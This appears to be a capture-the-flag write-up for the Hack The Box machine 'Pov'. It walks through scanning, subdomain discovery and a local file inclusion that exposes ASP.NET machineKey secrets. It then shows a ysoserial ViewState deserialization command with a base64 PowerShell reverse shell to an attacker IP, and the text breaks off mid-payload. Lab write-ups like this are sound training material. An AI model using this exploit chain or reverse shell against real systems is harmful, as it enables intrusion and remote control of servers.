
HTB-Pov




Information Gathering

Rustscan


Rustscan finds only **HTTP** running on the target machine:

`rustscan --addresses 10.10.11.251 --range 1-65535`



```
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack
```

Nmap default version scan discovers the http-title(**pov.htb**), which we add to `/etc/hosts`:




```
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
|_http-title: pov.htb
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Enumeration

HTTP - TCP 80

pov.htb is a website about cybersecurity company:




Get Early Access

A New Way
To Start Business

Hey everybody! We have recently started our new project related to cybersecurity. We presented for the first time our monitoring services at security events and thanks to the good reception we have decided to create a website where you can check more details about our services.

Get Started

At the bottom of the page, we see the potential username **sfitz**:




Email : sfitz@pov.htb

Phone : 361-688-5824

Address : 4826 White Avenue, Corpus Christi, Texas

Website is a pretty simple with close to zero functionality. Let's see if there are other subdomains available:

```
gobuster vhost --append-domain -u http://pov.htb -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
```




```
Found: dev.pov.htb Status: 302 [Size: 152] [--> http://dev.pov.htb/portfolio/]
```

dev.pov.htb is found. We will add it to `/etc/hosts`.

dev.pov.htb


The website is all about the Web Develop and UI/UX Designer, Stephen Fitz:




This person must be the same person as `sfitz@pov.htb`.

Let's look around the website.

`/portfolio/contact.aspx` is a form where you can send messages but the form seems to be dead:



There's a function where we can download CV about Stephen Fitz:




Stephen Fitz

Web Developer and UI/UX Designer

I have been a web developer for 4 years. I am dedicated to the creation of web applications in different languages such as JS, **ASP.NET**, PHP. Additionally I have dedicated time to UI/UX related topics. I have done web application projects for people who want to expose their business to the internet. If you want to know more about my professional experience you can download my CV with the button below.

There is nothing interesting about the download CV itself:



Stephen Fitz

Summary

Web Developer specializing in front end development. Experienced with all stages of the development cycle for dynamic web projects. Well-versed in numerous programming languages including HTML5, ASP .Net, JavaScript, CSS, MySQL. Strong background in project management and customer relations.


Skill Highlights

- Very good knowledge of C#, ASP.NET MVC and web services (WCF / Web API)
- Very good knowledge of ASP.NET (MVC) / C# and web services (WCF / Web API)
- Good knowledge of HTML, CSS, JavaScript (JQuery)
- Good SQL Server knowledge
- Good knowledge of SQL Server
- Good command of English
- Good HTML, CSS, Javascript (JQuery) skills
- Easily adaptable to change
- 3+ years of experience as a .NET web developer
- Autonomous and self-motivated

Let's intercept the traffic for downloading CV and take a look into it.


LFI

There are lot of parameters available such as **__VIEWSTATE** and **__VIEWSTATEGENERATOR**:




```
__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=
NT%2F5ALJBdV%2BJCqcQ%2BGvSkBNeIEJxr9ha0iam0EAoVQWvj7T%2FXJDChimmCv00MEfMCo2kAVx3gxJmzQQezNkL5uXqJrs%3D&
__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=
Qfm%2BC4uqSr3GhbxlJcNL8MDCSJ0htWFnhx%2BkqEUEUIH600a20aA%2B3nyRViSFQTdd9Q5T8ueN%2F4NFsz2FEKJJ6we0neBc2fFf3rkT3BV7feRIfg
F4nhvXo5f20PwCRLMikyISdw%3D%3D&file=cv.pdf
```

We will first test if the parameter **file=** is vulnerable to Local File Inclusion(**LFI**) by trying to read `C:\Windows\win.ini`:



```
__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=
99mMeBgjNz%2FBbLKqCB%2F4XxvRtOGdGF%2BhwCDmnqpPj3wQrKShmfA%2BerjAsdKAN7a6y0mQKJXLU1wbaKte7eLXbTSVZS8%3D&
__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=
66dULhcIEqbVl7Mt%2FT5lFeh8GxUq3eAo9b7%2FVxDGFCq51Qav2j2k07oYZH47a1D99vw2NEQIRqeaA%2Fh0BDgELpt%2FNnX5CMupr7aflHgawjbSXX
j0o1yIY1zBl%2F%2FISM9kljvqYQ%3D%3D&file=C%3a\Windows\win.ini
```

This webapp is indeed vulnerable to LFI and it successfully downloads **win.ini** to our local machine:



```
┌──(yoon㉿kali)-[~/Downloads]
└─$ cat C\ _Windows_win.ini
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```

We have verified there being LFI vulnerability. What file should we be reading?

Doing some researching on this, we found out __**VIEWSTATE** could be exploited.

Shell as sfitz


VIEWSTATE

You can learn more about exploiting __**VIEWSTATE** from Hacktricks and here.

We would have to first find out .NET framework version. This can be found out inside `C:\web.config` file and we should be able to read this through LFI vulnerability identified.

Let's try reading `/web.config`.

We are able to read it with no problem:



```
┌──(yoon㉿kali)-[~/Downloads]
└─$ cat _web.config
<configuration>
  <system.web>
    <customErrors mode="On" defaultRedirect="default.aspx" />
    <httpRuntime targetFramework="4.5" />
    <machineKey decryption="AES" decryptionKey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" valid
ation="SHA1" validationKey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E
605E7B7872EEACE791AAD71A267BC16633468" />
  </system.web>
    <system.webServer>
        <httpErrors>
            <remove statusCode="403" subStatusCode="-1" />
            <error statusCode="403" prefixLanguageFilePath="" path="http://dev.pov.htb:8080/portfolio" responseMode="Re
direct" />
        </httpErrors>
        <httpRedirect enabled="true" destination="http://dev.pov.htb/portfolio" exactDestination="false" childOnly="tru
e" />
    </system.webServer>
</configuration>
```

.NET framework seems to be version 4.5 and it also reveals **decryptionKey** and **validationKey**.

The next step is to generate a serialized payload using YSoSerial.Net.

After downloading the file, we will run the following command:


```
./ysoserial.exe -p ViewState -g TypeConfuseDelegate -c "powershell -e
JABj<snip>==" --path="/portfolio/default.aspx" --apppath="/" --
decryptionalg="AES" --
decryptionkey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F3471
83B43" --validationalg="SHA1" --
validationkey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213
BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468"
```

We know, it is very long. Let's break it down.

`-p` parameter sets where we should copy-paste the output of the command.


`-c` parameter includes the actual powershell command we will be running. We are using base64 encoded powershell reverse shell payload revshells.

`--validationkey` parameter includes validation key we found from **web.config**.




```
>> ./ysoserial.exe -p ViewState -g TypeConfuseDelegate -c "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGU
AYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMwA2ACI
ALAAxADMAMwA3ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0
AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGU
